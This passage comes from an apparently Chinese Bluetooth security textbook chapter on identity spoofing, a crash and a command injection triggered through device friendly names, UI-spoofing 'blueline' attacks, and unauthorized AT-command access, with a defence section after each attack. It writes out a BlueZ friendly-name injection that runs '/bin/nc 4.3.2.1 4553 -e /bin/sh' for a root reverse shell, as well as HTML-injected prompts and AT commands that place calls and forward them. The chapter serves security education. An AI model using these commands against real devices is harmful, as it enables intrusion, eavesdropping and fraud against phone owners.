
对抗设备伪造攻击的对策是定时轮换链接密钥的值。在典型的蓝牙应用中，链接密钥是在

设备配对过程中建立的，它始终保持不变直到配对数据被删除，然后设备进行重新配对。

定时更换链接密钥可以防止攻击者使用先前获取的数据来伪装成合法的蓝牙设备。要更换链接密钥，删除蓝牙设备上的配对信息，然后重新进行配对。在操作的时候必须谨慎，因为配对过程很容易受到攻击。请确保在没有蓝牙窃听攻击威胁的安全地点进行配对。

## ❶ 安全简单配对对策

蓝牙 2.1 规范中引入的安全简单配对机制就是为了防止交换配对攻击，从而导致 PIN 和链接密钥的泄露。如果蓝牙设备中可以使用安全简单配对的话，那么请使用它来代替传统的配对。

## 10.2 身份伪造

蓝牙设备采用多种身份验证机制来传递关于设备功能、服务分类、地址以及友好名称等信息。根据想要利用的目标环境，你会发现通过修改攻击系统的身份对于攻击目标是非常有帮助的。在本节中，可以看到如何使用 Linux BlueZ `bdaddr` 工具进行伪装，修改存储的链接密钥。下面我们会讲解通过设备类别和服务操作来篡改攻击者系统的蓝牙身份。

### 10.2.1 蓝牙服务和设备类别

每个蓝牙设备都使用一个服务和设备类别标识符，它称为设备类别 / 服务字段 (Class of Device/Service Field)，一共有 24 位，如图 10-1 所示。设备类别信息是一个 11 位的字段，它将蓝牙设备分成多种类别，包括定位设备（方位识别）、渲染设备（打印机、扬声器）、采集设备（光扫描器、麦克风）等。

设备类别信息由两个字段组成，它们分别是主要类别和次要类别。主要类别字段定义了 10 种不同的设备类型，如表 10-1 所示。




图 10-1 蓝牙设备类别 / 服务字段

次要类别字段对给定的主要类别类型进行了细分。举例来说，当主要类别是电话 (0x02) 时，根据次要类别字段就可以区分是移动电话 (0x01)、无绳电话 (0x02)、智能电话 (0x03) 还是有线调制解调器 (0x04)。

表 10-1 主要类别类型

主要类别（十进制）	主要类别（十六进制）	描述
0	0x00	杂项
1	0x01	计算机（台式机、笔记本电脑、掌上电脑）
2	0x02	电话（移动电话、无绳电话、投币电话、调制解调器）
3	0x03	网络接入点（蓝牙 AP）
4	0x04	音频/视频（耳机、扬声器、立体声音响、视频播放器、机顶盒）
5	0x05	外围设备（鼠标、键盘、游戏手柄）
6	0x06	成像设备（打印机、扫描仪、照相机、显示器）
7	0x07	可穿戴设备（手表、头盔、眼镜）
8	0x08	玩具（电动遥控车、发声仿真娃娃、小丑）
9	0x09	卫生技术（血压计、葡萄糖计、脉搏血氧计）
31	0x1F	未分类（至今未分类的蓝牙设备，多用于试验技术中）

通常，对于设备来说，服务类别、主要类别和次要类别字段都是不变的，但是网络接入点不同。当主要类别是 0x03 时，次要设备会动态地变化，表示蓝牙网络链接的使用率是 1% ~ 17%（次要类别 0x01）到 83% ~ 99%（0x06）。

完整的蓝牙服务、主要类别和次要类别的列表都在蓝牙 SIG 公布的“Bluetooth Assigned Numbers-Baseband（蓝牙编号分配-基带）”文档中。这份文档原本包含在蓝牙 1.1 规范中，但是为了更好地维护升级，它被移动到了 [bluetooth.org](http://www.bluetooth.org/ENGLISH/TECHNOLOGY/BUILDING/Pages/Specification.aspx) 网站上。网址是 <http://www.bluetooth.com/ENGLISH/TECHNOLOGY/BUILDING/Pages/Specification.aspx>。

设备类别/服务字段的最后两位是格式类型字段，它是一个版本标识符。当前，这个数值通常都为“00”，但是蓝牙 SIG 也可能需要其他字段来区分更多的设备，所以这个字段也可能是其他的值。

第 8 章中，我们讲到的许多蓝牙侦测扫描工具都可以获得设备的服务类别和设备类别信息。在 Linux 命令行下，我们可以扫描可发现设备，使用 hcitool 命令获取服务和设备类别信息，如下所示。

```

$ sudo hcitool inq
Inquiring ...
00:1B:63:5D:56:6C      clock offset: 0x07a9      class: 0x3a010c
00:1D:25:EC:47:86      clock offset: 0x3455      class: 0x120114
00:24:7E:1A:65:6D      clock offset: 0x040b      class: 0x080100

```

在结果中，我们发现了一个蓝牙地址为 00:1B:63:5D:56:6C 的设备，它的类别是 0x3a010c。我们将它转换成二进制形式，然后依次检查每个字段，从而获取服务类别信息，对应的信息如下表所示。

0x0x3a010c = 00111010000 00001 000011 00

服务类别	00111010000	设置了音频、对象传输、采集和网络位
主要设备类别	00001(0x01)	主要类别是电脑
次要设备类别	000011(0x03)	次要类别是笔记本电脑
格式类型	00	通常都是 00

一旦知道设备类别 / 服务字段是如何用来标识设备的，那么你就能够使用这些信息来篡改攻击系统的身份。



### 篡改服务和设备类别信息

流行性	4
难度	6
影响力	3
危险级	4

在本章的前面部分我们看到，许多设备使用服务和设备类别信息来区分蓝牙设备的功能。如果服务和设备信息与设定值不匹配的话，那么大多数设备会拒绝远程设备的连接请求或者不会显示本地设备的存在。

举例来说，iPhone 手机的蓝牙功能非常有限，除了蓝牙耳机外，它并不支持其他的外设。这就导致 iPhone 通常会忽略那些与设备类别和服务类别设定不匹配的外设连接，在类别设置中会提供可用的蓝牙连接选项。

在 Linux 系统上，我们可以使用 `hciconfig` 检查本地的设备类别信息，如下所示。

```
$ hciconfig hci0 class
hci0:   Type: USB
        BD Address: 00:0A:94:01:93:C3 ACL MTU: 384:8 SCO MTU: 64:8
        Class: 0x02010c
        Service Classes: Networking
        Device Class: Computer, Laptop
```

`hciconfig` 同样能够解密服务和设备类别信息，本例的结果表示在设备上配置了网络服务，它的主要和次要类别是计算机和笔记本电脑。

在 root 权限下，我们可以修改服务和设备类别信息对系统身份进行篡改。举例来说，我们将服务和设备类别信息修改为 0x200404（设备类型为音频，主要设备类别音频 / 视频，次要设备类别“可穿戴耳机设备”）：


```
$ sudo hciconfig hci0 class 0x200404
$ hciconfig hci0 class
hci0:   Type: USB
        BD Address: 00:0A:94:01:93:C3 ACL MTU: 384:8 SCO MTU: 64:8
        Class: 0x200404
        Service Classes: Audio
        Device Class: Audio/Video, Device conforms to the Headset profile
```

**提示** 注意次要设备类别值占用了服务类别 / 设备类别字段第三个字节的前 6 位，最后两位是保留给格式类型字段的。所以每个次要设备类别字段在二进制形式下都应该以两个 0 结尾。举例来说，音频摄录一体机设备的次要设备类别值为 0x0D，但是它却应该被指定为 0x34，因为服务类别 / 设备类别字段的第三个字节应该包含格式类型字段。

通过修改服务和设备类别信息，它出现在了 iPhone 的蓝牙扫描列表中，如下图所示。

## 一 防御设备伪造

蓝牙 SIG 并没有开发一种机制将服务和设备类别信息与规定设备进行绑定，这就表示攻击者可以将它的攻击系统伪装成任意的蓝牙设备类型。在正常情况下，这个漏洞可能并不会带来什么问题，因为设备类别数据只是用来进行报告的。如果系统涉及验证远程设备类别信息的合法性，那么用户应该知道攻击者可以伪装成任何设备，所以你应该只接受那些包含特定设备类别的连接请求。



### 10.2.2 蓝牙设备名称

蓝牙设备的友好名称是蓝牙身份中另一个能够篡改的部分。因为用户对 MAC 地址信息并不感兴趣，所以蓝牙规范允许每个设备拥有一个友好名称帮助它们表示自己。在蓝牙劫持出现时，这项特性经常出现在报刊读物上。

蓝牙劫持指用户通过修改蓝牙手机的友好名称，通过蓝牙设备向其他用户发送信息，同时向远程设备发送一个连接请求。当远程设备收到这个连接请求后，它会提示用户类似这样的信息“你想接受来自‘嗨，你很可爱，打电话给我吧!!!’的连接请求吗？”

在 Linux BlueZ 系统上可以使用两种方法修改友好名称。在 Debian 系统上，可以编辑 /etc/Bluetooth/main.conf 文件中的名称字段配置本地的主机名称。默认情况下，名称字段的格式为 %h-%d，表示系统的主机名称 (%h)，随后是适配器编号 (%d，0 表示 hci0 适配器)。在系统启动时，系统会根据 main.conf 文件中的友好名称设定对每个适配器进行配置。

也可以使用 hciconfig 工具，在命令行下动态修改友好名称，如下所示：

```
# hciconfig hci0 name
hci0:  Type: USB
      BD Address: 00:0A:94:01:93:C3 ACL MTU: 384:8 SCO MTU: 64:8
      Name: 'thallium-0'

# hciconfig hci0 name "alternateDeviceName"
# hciconfig hci0 name
hci0:  Type: USB
      BD Address: 00:0A:94:01:93:C3 ACL MTU: 384:8 SCO MTU: 64:8
      Name: 'alternateDeviceName'
```

从攻击的角度来说，修改蓝牙名称字段为攻击者提供了许多机会来发现平台和系统上存在的 bug。

## 💣 友好名称处理异常错误

流行性	6
难易度	9
影响力	2
危险级	6

2008年9月，Julien Bedard 报告了 Windows Mobile 6 上的一个漏洞，过长的蓝牙友好名

称会导致设备崩溃和重启。在处理远程设备的设备名称或者处理恶意设备的设备发现连接时，Windows Mobile 6 设备都会发生内核驱动溢出。然而，在最初的报告中，作者并没有提供准确的漏洞细节。

**提示** Julien Bedard 关于 Windows 手机蓝牙友好名称处理漏洞的报告的网址为 <http://www.securityfocus.com/bid/31420>，文中还包含一个漏洞样本。

最初的报告中写到，当蓝牙名称的长度超过 9 万个字符时，Windows 移动设备在尝试连接或者进行设备扫描后会发生重启。然而，蓝牙规范将友好名称的长度限制为 248 个字符。除了最初报告中提到的错误外，Windows Mobile 6 设备同样还存在着其他漏洞。当 Windows Mobile 6 设备检测到其他设备的名称正好为 248 个字符长时，它会发生崩溃并且重启。我们可以对蓝牙适配器的名称进行设置，同时将它配置在可发现模式下，这样就能够利用这个漏洞了。

```
# hciconfig hci0 name 'python -c 'print "A"*248''
# hciconfig hci0 piscan
```

## 一 防御 Windows Mobile 6 设备名称溢出

在我们编写本书的时候，这个漏洞还没有应对措施。我们还不知道它是否能够被用来在目标系统上执行恶意文件，或者这个漏洞只能造成设备拒绝服务。

你所做的就是确保及时为 Windows 移动设备打上补丁，尽可能地使用最新的驱动程序。从修补和安全管理角度来说，Windows 移动设备应该采取和 Windows 台式和笔记本系统一样的安全补丁措施。

## ✪ 友好名称命令注入漏洞

流行性	2
难易度	9
影响力	9
危险级	7

2005 年，Linux BlueZ 栈被曝出含有漏洞，攻击者通过修改他们的蓝牙友好名称就能够目标系统上执行任意命令。漏洞的原因是蓝牙栈使用了 PIN 认证执行脚本来确认远程设备。

为了在用户的 Linux 系统上提供高度的灵活性，BlueZ 栈采用了额外的 PIN 认证工具，它的名称叫做 PIN 助手。当本地设备要求用户输入 PIN 值来进行交换配对时，PIN 助手就会被调用，将用户提供的 PIN 值返回给 BlueZ 进行认证。这套系统可以通过多种方式设计交互图形用户界面工具，在用户输入 PIN 值时，它可以调用一个本地的控制台程序，或者根据文件的内容使用一个简单的执行脚本返回一个固定值。为了能够处理不同系统采用的不同 PIN 值，远程设备的友好名称以及蓝牙地址同样作为命令行参数传递给了 PIN 助手。

使用下面的 C 源代码，含有漏洞版本的 BlueZ hcid 服务会创建命令行参数并且执行 PIN 助手程序，hcid 服务负责处理交换配对以及调用 PIN 助手程序。

```

/*
Retrieve the remote device friendly name, storing it in the
"name" variable.
*/
read_device_name(sba, &ci->bdaddr, name);

/*
Convert the remote device address to a string, storing it in the "addr"
variable.
*/
ba2str(&ci->bdaddr, addr);

/*
Format the specified parameters into an output string stored in str.
This will build a command-line to execute the PIN helper, followed
by the string "in" or "out" (depending on the path of the connection
request), followed by the remote device BD_ADDR as a string, followed
by the remote device friendly name.
*/
snprintf(str, sizeof(str), "%s %s %s \"%s\"", hcid.pin_helper,
ci->out ? "out" : "in", addr, name);

/*
Execute the command-line. popen() calls the arguments specified in the
variable "str", returning a read-only file handle that can be read by
later processes. popen() executes the command-line by passing it to the
execve() function with a leading "sh -c", causing the command-line to be
interpreted as a shell command.
*/
fp = popen(str, "r");

```

使用这段代码，每当远程设备尝试连接 BlueZ 设备时，PIN 助手程序都会被调用，如下所示，远程设备的友好名称为 thallium-0：

```
sh -c /usr/bin/pin_helper in 00:0A:94:01:93:C3 thallium-0
```

通过精心的设计，这段代码会在 Linux BlueZ 系统上造成巨大的安全漏洞。由于对 popen() 的调用被当做了命令的参数执行，另外还包括远程设备的友好名称，因此攻击者通过修改友好名称就能够在系统上执行任意命令。举例来说，如果攻击者想要运行 /usr/bin/id 命令，并且将结果导出到文件 /tmp/pwned 中，那么他就可以如下进行构造：

```

# hciconfig hci0 name '/usr/bin/id>/tmp/pwned'
# hciconfig hci0 name
hci0:      Type: USB
          BD Address: 00:0A:94:01:93:C3 ACL MTU: 384:8 SCO MTU: 64:8
          Name: '/usr/bin/id>/tmp/pwned'

```

根据这个远程设备名称，PIN 助手会执行如下所示的代码：

```
sh -c /usr/bin/pin_helper in 00:0A:94:01:93:C3 '/usr/bin/id>/tmp/pwned'
```

尽管它证明了漏洞存在，但是，由于攻击者无法访问远程系统，因此这个例子并不那么实用。然而，假设受害者主机上可以执行 netcat 命令 (nc)，那么获取远程访问权限也是有可能的了。

**注意** 使用 netcat 命令访问受害者主机只是多种可用的技巧之一。如果目标系统存在命令注入漏洞的话，那么即使没有安装 netcat，它也是存在漏洞的。

首先，攻击者会在能够访问因特网的系统上创建一个 netcat 监听器。

```
$ nc -v -l -p 4553
```

下一步，攻击者会篡改蓝牙友好名称，从而在受害者主机上执行 netcat 命令（假设攻击者的 IP 地址为 4.3.2.1）：

```
$ sudo hciconfig hci0 name `'/bin/nc 4.3.2.1 4553 -e /bin/sh`'
$ sudo hciconfig hci0 name
hci0:  Type: USB
      BD Address: 00:0A:94:01:93:C3 ACL MTU: 384:8 SCO MTU: 64:8
      Name: `'/bin/nc 4.3.2.1 4553 -e /bin/sh`'
```

然后，攻击者会连接远程设备，这会初始化一个交换配对，导致 PIN 助手执行 netcat 命令，如下所示：

```
$ sudo hcitool scan
Scanning ...
      00:24:7E:1A:65:6D          victim-0
$ sudo hciconfig hci0 auth
$ sudo hcitool cc 00:24:7E:1A:65:6D
```

根据这个远程设备名称，受害者主机上的 PIN 助手会这样执行：

```
sh -c /usr/bin/pin_helper in 00:0A:94:01:93:C3 `'/bin/nc 4.3.2.1 4553 -e /bin/sh`'
```

攻击者机器上的 netcat 会收到来自受害者主机发出的 shell 连接，允许攻击者在远程系统上执行任何命令：

```
$ nc -v -l -p 4553
listening on [any] 4553 ...
connect to [4.3.2.1] from (UNKNOWN) [1.2.3.4] 47611
id
uid=0(root) gid=0(root) groups=0(root)
```

**注意** BlueZ 的作者 Marcel Holtmann 对这个漏洞的形成负有责任，他对于漏洞报告迅速地做出了回应，在报告公布 5.5 小时内就修正了 BlueZ 的源代码。

## 一 防御友好名称命令注入攻击

这个漏洞在 Linux BlueZ 系统中已经不存在了，尽管它为攻击者提供了绝佳的攻击机会。如果在蓝牙友好名称传递给 UNIX 命令行工具（或者其他系统上的命令行工具）之前没有进行检查的话，那么攻击者就有可能篡改系统从而执行任意的命令。

请及时给设备上的蓝牙栈打好安全补丁。同样可以自己进行测试，通过注入简单的命令

(比如 touch/tmp/vulnerable)，可以立即显示设备受否存在漏洞。

这个漏洞的成因是没有检查远程用户提供的输入数据，对于其他的软件来说，这也是普遍存在的漏洞。在下一个蓝牙友好名称篡改攻击中同样会存在这个问题。

## Motorola 友好名称蓝线漏洞

流行性	2
难易度	7
影响力	6
危险级	5

许多早期的蓝牙电话设备都允许远程设备进行非认证连接，导致有时会泄露系统上的敏感数据，比如通话列表和地址簿。现在的设备都会限制这种访问，如果有非授权的远程设备尝试进行连接时，设备会提示用户是否接受对方的连接。

一旦用户获得了远程设备访问权限，那么远程设备就变为可信的，用户在访问任何服务时也不会有其他提示或者限制。

Kevin Finisterre 报告了一个影响少数 Motorola 手机（包括 PEBL）的漏洞，它称为蓝线攻击。同许多蓝牙产品一样，Motorola 手机上使用的也是 P2K 嵌入式操作系统，在远程蓝牙设备进行连接时，它也会根据对方的友好名称对用户进行提示。发送给 Motorola 手机用户的信息类似于下面这样：

```
Joshua Wright 的计算机
请求语音网关？
（允许或者拒绝）
```

在本例中，Motorola 手机将远程设备名称解析为“Joshua Wright 的计算机”。对方尝试连接 Motorola 手机上的语音网关服务，手机提示用户远程设备的友好名称，对方访问的服务名称以及用户是否愿意接受。在手机屏幕底部会有两个软按钮，上面分别写着“允许”和“拒绝”。如果用户选择允许，那么远程设备就能够对服务进行访问。同时设备会被添加到手机的可信设备列表中，这样下次进行同样的连接时就不要再次进行确认了。

蓝线攻击会修改目标用户的允许选项，给予攻击者访问指定服务的权限。这种攻击包含了社会工程学和 UI 篡改，它是通过修改攻击者的蓝牙友好名称实现的，如下所示：

```
$ sudo hciconfig hci0 name 'echo -e
"Press\x0dgrant\x0dto\x0ddisable\x0dmute\x0d\x0d"
$ hciconfig hci0 name
hci0:    Type: USB
        BD Address: 00:0A:94:01:93:C3 ACL MTU: 384:8 SCO MTU: 64:8
        Name: 'Press.grant.to.disable.mute..'
```

使用 echo 工具的 -e 参数，我们能够将十六进制转义值嵌入到设备名称中。使用 \x0d，我们就能够在设备名称中加入多个回车符。为了攻击 Motorola 手机获得连接，我们创建的用户提示如下所示：

```

Press
grant
to
disable
mute

```

通过篡改设备名称，攻击者修改了受害者系统上的询问提示。多个回车符导致攻击者的设备名称一共占用了 6 行，将服务的名称以及“允许或者拒绝”提示从用户的屏幕上挤了出去。

**注意** 可以在本书的配套网站上找到一张显示连接请求的 Motorola PEBL 屏幕照片，上面包含我们修改过的设备名称。

尽管这是一种很有效的攻击方式，但是只有极少数设备会受到这种攻击。对于攻击者来说，其他生产商似乎还没有从以前的错误中吸取教训，他们继续生产着包含有类似漏洞的设备。

## ❶ 防御蓝线攻击

经典的蓝线攻击瞄准的是运行 P2K 操作系统的 Motorola 手机。那些持有漏洞设备的用户应该特别小心那些不请自来或者不正常的提示信息。如果确实有消息提示用户采取某些举动，请不要进行任何选择，因为我们并不知道原来的连接内容。如果设备上出现了一条可疑的提示，那么最安全的方法是按下电源按钮关闭设备，在数秒后重新打开它。

尽管 Motorola P2K 设备不像从前那么流行了，但是蓝线攻击还是可以出现在其他平台上，就像看到的下面这种攻击一样。

## 💡 Windows 移动设备友好名称蓝线攻击

流行性	2
难易度	6
影响力	6
危险级	5

与许多嵌入式设备类似，Windows 移动设备在创建 UI 提示的时候采用了 HTML 绘制机制，为用户提供了更丰富的体验，同时也缩小了内容显示绘制子系统的空间要求。这项 UI 功能同样用来创建蓝牙设备的访问请求提示。

与 Motorola P2K 设备相似，Windows 移动设备在允许访问蓝牙服务时都会对用户进行提示，并且 Windows 移动设备对于用户输入的蓝牙设备友好名称也没有进行充分的检查。

当远程设备准备与 Windows 移动设备进行蓝牙连接时，Windows 移动设备会弹出一个对话框提示用户是否接受或者拒绝这个连接，对话框中包含了远程设备的友好名称，如图 10-2




图 10-2 Windows 移动设备蓝牙连接对话框

所示。在本例中，远程设备的名称被设置成“HarmlessDevice”。由于对输入缺乏足够的检查，因此攻击者可以修改友好名称的内容，使它包含 HTML 标示字符。例如，攻击者可以考虑这样修改攻击者系统的友好名称：

```
$ sudo hciconfig hci0 name "Harm<i>less</i> De<b>vice</b>"
$ sudo rfcmm connect hci0 00:1D:25:EC:47:86 4
```

在使用 rfcmm 工具（这个工具用来创建 Linux 主机与蓝牙 RFCOMM 规范设备之间的连接）与目标设备上的蓝牙耳机规范进行连接时（在 4 号端口上），Windows 移动设备会提示用户接受还是拒绝它，如图 10-3 所示。

Windows 移动设备很容易遭受到跨站脚本攻击，它会在提示框中显示远程设备友好名称中的任何 HTML 内容。测试表明许多 HTML 标签都可以用来修改提示框，但是我们却无法执行 JavaScript。

攻击者不能修改对话框中的 Yes（是）和 No（否）按钮，同时他也不能修改对话框的标题。即使有这些限制，攻击者还是能够利用这个 UI bug 和一些社会工程学技巧诱使用户接受请求。首先我们需要禁用攻击系统上的加密和认证机制。

```
$ sudo hciconfig hci0 noauth noencrypt
```

下一步，我们将系统的友好名称伪造成一个善意的提示。我们使用一个未闭合的 HTML 标签（如，<）修改 HTML 的内容，这样攻击者系统友好名称的剩余部分就不会显示了，如下所示：

```
$ sudo hciconfig hci0 name "Keep Bluetooth Enabled?<br><P"
$ sudo rfcmm connect hci0 00:1D:25:EC:47:86 4
```

在本例中，我们将蓝牙友好名称修改为“Keep Bluetooth Enabled？”，之后是 HTML 的换行标签（<br>）以及一个未闭合的段落标签（<p>）。这样一个看起来合法的对话框就会出现受害者的手机上，同时它也会阻止 Windows 移动操作系统的其他内容，如图 10-4 所示。

**注意** 研究者还没有进行足够多的测试来挖掘 Windows 移动蓝线漏洞。许多手机厂商都抱怨 Windows 移动蓝牙的功能，包括他们开发的服务和 UI 组件，但是现在还不能确定这些问题是不是出现在所有的 Windows 移动设备上，或者它只是局限于一小部分的设备厂商中。我们会在本书的配套网站上实时为读者更新这些信息，请读者随时进行访问来了解漏洞的最新动态。



图 10-3 Windows 手机上显示了更改的友好名称




图 10-4 修改完毕的 Windows 对话框

## 一 防御蓝牙友好名称篡改攻击

通过修改蓝牙友好名称，攻击者可以实施多种攻击手段，他们可以对用户发起社会学攻击，从而攻陷整个目标设备。对于任何蓝牙道德入侵测试，请花费足够多的时间查找设备在处理友好名称时会有哪些潜在漏洞。不要遗漏任何会处理蓝牙名称的地方，包括蓝牙设备的 UI、显示已配对设备的配置工具、蓝牙远程设备发现程序以及任何处理和显示连线信息或者连接请求的记录工具。

## 10.3 对蓝牙规范的错误使用

许多被发现和报告的蓝牙设备漏洞的成因都存在于蓝牙规范的不当使用。在第 8 章中，我们讲到了多种蓝牙发现工具和 BlueZ sdptool，它可以浏览或者请求目标设备上的服务信息。根据目标设备的配置，这些服务中的安全控制设置可能会为攻击者提供未授权的访问权限。

蓝牙设备上的某些服务通常会要求认证或者加密（比如耳机或者蓝牙免提规范），蓝牙链的开发者可能会增加其他规范来要求更底层的安全。举例来说，使用对象交换规范从远程设备接收一张名片看起来可能并没有危险，它并不需要远程设备进行任何认证，最大程度地保证了信息共享的简便性。其他服务比如文件传输规范（File Transfer Profile, FTP）为了简易性，可能也不会要求认证，在蓝牙接收方发现并扫描文件内容之前，它会选择将所有被传输的文件存放在一个“隔离”的文件夹中。

通过发现蓝牙规范中的漏洞，攻击者可以绕过那些精心配置的安全措施，造成目标设备拒绝服务，或者在受害者系统上执行任意命令。尽管历史上蓝牙规范存在着不少漏洞，但是，由于移动手机的快速发展，这些漏洞的寿命都十分短暂。在这部分中，我们不会讲解那些已经被修补的漏洞，因为它们在新的设备中几乎已经不存在了。接下来，作者会带领你使用枚举数据配合恰当的工具，通过已知或者从前没有公开的漏洞入侵目标设备。

### 10.3.1 测试连接访问

要入侵目标的第一个障碍是确认你能否在 L2CAP 层与远程蓝牙设备进行连接。如果无法访问 L2CAP 层，那么意味着你也无法访问更高层的协议。

对于给定的目标，我们首先与远程系统创建一个连接，同时使用 HCI 层的窃听工具 hcidump 观察连接的状态。hcidump 安装包并不和 Linux 系统同时发行，但它是 Linux BlueZ 链的组件。在 Debian 系统上，可以使用下面的命令安装 hcidump 工具：

```
$ sudo apt-get install bluez-hcidump
```

hcidump 安装完毕之后，我们可以检查本地蓝牙接口与远程设备 HCI 层以及更高层之间的连接性。不使用任何参数运行 hcidump 命令，默认情况下工具就开始收集和显示 hci0 接口上的信息，或者通过 -i 参数可以指定显示其他的接口。使用 -t 参数我们还能在结果中增加显示时间戳信息，如下所示。

```
$ sudo hcidump -t -i hci0
HCI sniffer - Bluetooth packet analyzer ver 1.42
device: hci0 snap_len: 1028 filter: 0xffffffff
```

在另一个窗口中，使用 `cc` 参数（创建连接）运行 `hcitool` 命令与目标创建连接，之后指定远程的蓝牙地址：

```
$ sudo hcitool cc 00:02:EE:6E:72:D3
```

然后返回到 `hcidump` 窗口，可以看到连接请求的状态。在本例中，本地设备执行了 `HCI Create Connection` 命令，这表示设备之间的连接已经成功了。连接会话显示了它们之间所支持的特性，其中修改了默认可以使用的传输槽数量，查询了远程设备的友好名称信息，最后终止了会话：

```
7072.234949 < HCI Command: Create Connection (0x01|0x0005) plen 13
7072.241248 > HCI Event: Command Status (0x0f) plen 4
7073.768296 > HCI Event: Connect Complete (0x03) plen 11
7073.768358 < HCI Command: Read Remote Supported Features (0x01|0x001b) plen 2
7073.776247 > HCI Event: Command Status (0x0f) plen 4
7073.780249 > HCI Event: Max Slots Change (0x1b) plen 3
7073.783260 > HCI Event: Command Status (0x0f) plen 4
7073.783281 < HCI Command: Remote Name Request (0x01|0x0019) plen 10
7073.792246 > HCI Event: Read Remote Supported Features (0x0b) plen 11
7073.794245 > HCI Event: Command Status (0x0f) plen 4
7073.841253 > HCI Event: Remote Name Req Complete (0x07) plen 255
7075.791241 < HCI Command: Disconnect (0x01|0x0006) plen 3
7075.796363 > HCI Event: Command Status (0x0f) plen 4
7075.802367 > HCI Event: Disconn Complete (0x05) plen 4
```

**提示** `hcidump` 结果中的小于和大于符号表示 HCI 层通信数据包的流向——从高堆栈层流向低堆栈层（小于号，或者 <），从低堆栈层流向高堆栈层（大于号，>）。通常小于号表示通信数据包从本地设备流向远程设备，大于号表示从远程设备返回到本地设备，除了在某些情况下，比如命令状态中表示从 HCI 层本身送出，而不是从远程设备。

一个失败的连接请求如下所示。在命令中加入了详细标志（-V）要求工具完整地显示。

```
$ sudo hcidump -t -i hci0 -V
HCI sniffer - Bluetooth packet analyzer ver 1.42
device: hci0 snap_len: 1028 filter: 0xffffffff
2009-08-22 09:29:57.804912 < HCI Command: Create Connection (0x01|0x0005) plen 13
  bdaddr 00:02:76:18:F1:BE ptype 0xcc18 rswitch 0x01 clkoffset 0x0000
  Packet type: DM1 DM3 DM5 DH1 DH3 DH5
2009-08-22 09:29:57.811765 > HCI Event: Command Status (0x0f) plen 4
  Create Connection (0x01|0x0005) status 0x00 ncmd 1
2009-08-22 09:29:57.855765 > HCI Event: Connect Complete (0x03) plen 11
  status 0x0f handle 42 bdaddr 00:02:76:18:F1:BE type ACL encrypt 0x00
  Error: Connection Rejected due to Unacceptable BD_ADDR
```

在例子中，可以看到远程设备拒绝了我们的连接请求，原因代码为“Connection Rejected to Unacceptable BD\_ADDR。”（无效的蓝牙地址导致拒绝连接）。结果表明远程设备使用了蓝牙 MAC 地址过滤措施，这为攻击者与远程设备进行连接多设置了一道障碍。

**提示** 如果我们知道拒绝连接设备所在极微网的主设备蓝牙地址，那么可以使用

BlueZ 测试工具集中的 `bdaddr` 工具来伪装成授权设备，从而绕过这个限制。

一旦与目标设备建立了一个基本的 L2CAP 连接，那么我们就能够继续攻击远程设备上的可用服务。

### 10.3.2 非授权 AT 访问

Nokia 6310i 蓝牙手机中存在多种经典的漏洞，如图 10-1 所示。这款手机对于演示蓝牙攻击是一个非常好的范例，攻击者可以利用多种开发错误来攻击设备。在市场上已经很难再看到这款手机了，但是对于讲解常见的蓝牙规范攻击来说，它是一个非常好的例子。

默认情况下，设备的友好名称为 Nokia 6310i 加上蓝牙地址的前缀 00:02:EE，随后是注册的 Nokia Danmark A/S，如下所示。

```
$ hcitool scan
Scanning ...
    00:02:EE:6E:72:D3      Nokia 6310i
$ wget -q standards.ieee.org/regauth/oui/oui.txt
$ grep 00-02-EE oui.txt
00-02-EE    (hex)      Nokia Danmark A/S
```

在 RFCOMM 规范中，我们能够非授权访问 AT 命令信道，从而对蓝牙手机发起攻击。为了从远程设备（比如计算机或者免提设备）控制手机，我们首先要访问手机上的串行连接服务，通过串行连接服务我们可以执行任意的 AT 命令。如果攻击者能够访问这条信道，那么他就有多种选择来实施攻击。

2004 年，Adam Laurie 报告多款 Nokia 手机都公布了 17 号信道上一个未文档化的 RFCOMM 服务。访问这条信道不需要任何认证，导致攻击者能够任意访问目标手机上的 AT 信道。从测试的角度上，我们使用 BlueZ RFCOMM 工具与远程系统创建一个虚拟串行服务设备，重现漏洞的分析场景。我们使用 Call Up (`cu`) 工具连接这个设备，如下所示：

```
$ sudo apt-get install cu
$ sudo rfcomm bind /dev/rfcomm0 00:02:EE:6E:72:D3 17
$ cu -l rfcomm0 -s 9600
Connected.
ATZ
OK
AT+CGMI
Nokia
OK
AT+CGMM
Nokia 6310i
OK
AT+CGSN
350997200032616
OK
```



**提示** 在使用 cu 命令打开连接后，无法看到输入命令的本地回显。使用 ATZ 命令，然后按下回车来开启本地回显，这样就能看见输入的命令了。

在本例中，使用 ATZ 命令打开本地回显，之后用 AT+CGMI 命令确认设备的制造商。AT+CGMM 命令用来确认设备的型号，AT+CGSN 命令获取设备的序列号。要断开 cu 命令的会话，输入 ~ 和 . 然后按 Enter（回车键）。

**提示** 在 <http://www.activexperts.com/activcomport/at/nokia/> 上可以获得 Nokia 设备可用的 AT 命令列表。

一旦能够执行任意的 AT 命令，攻击者就可以完全控制目标设备，包括发起远程呼叫（ATDT，之后是要呼叫的号码），建立自动呼叫转移（AT+CCFC，之后是要呼叫的号码），甚至获取本地电话簿中联系信息和呼入呼出的通话列表。

### 使用 Bluesnarfer 工具利用 AT 信道的漏洞

流行性	6
难易度	7
影响力	7
危险级	7

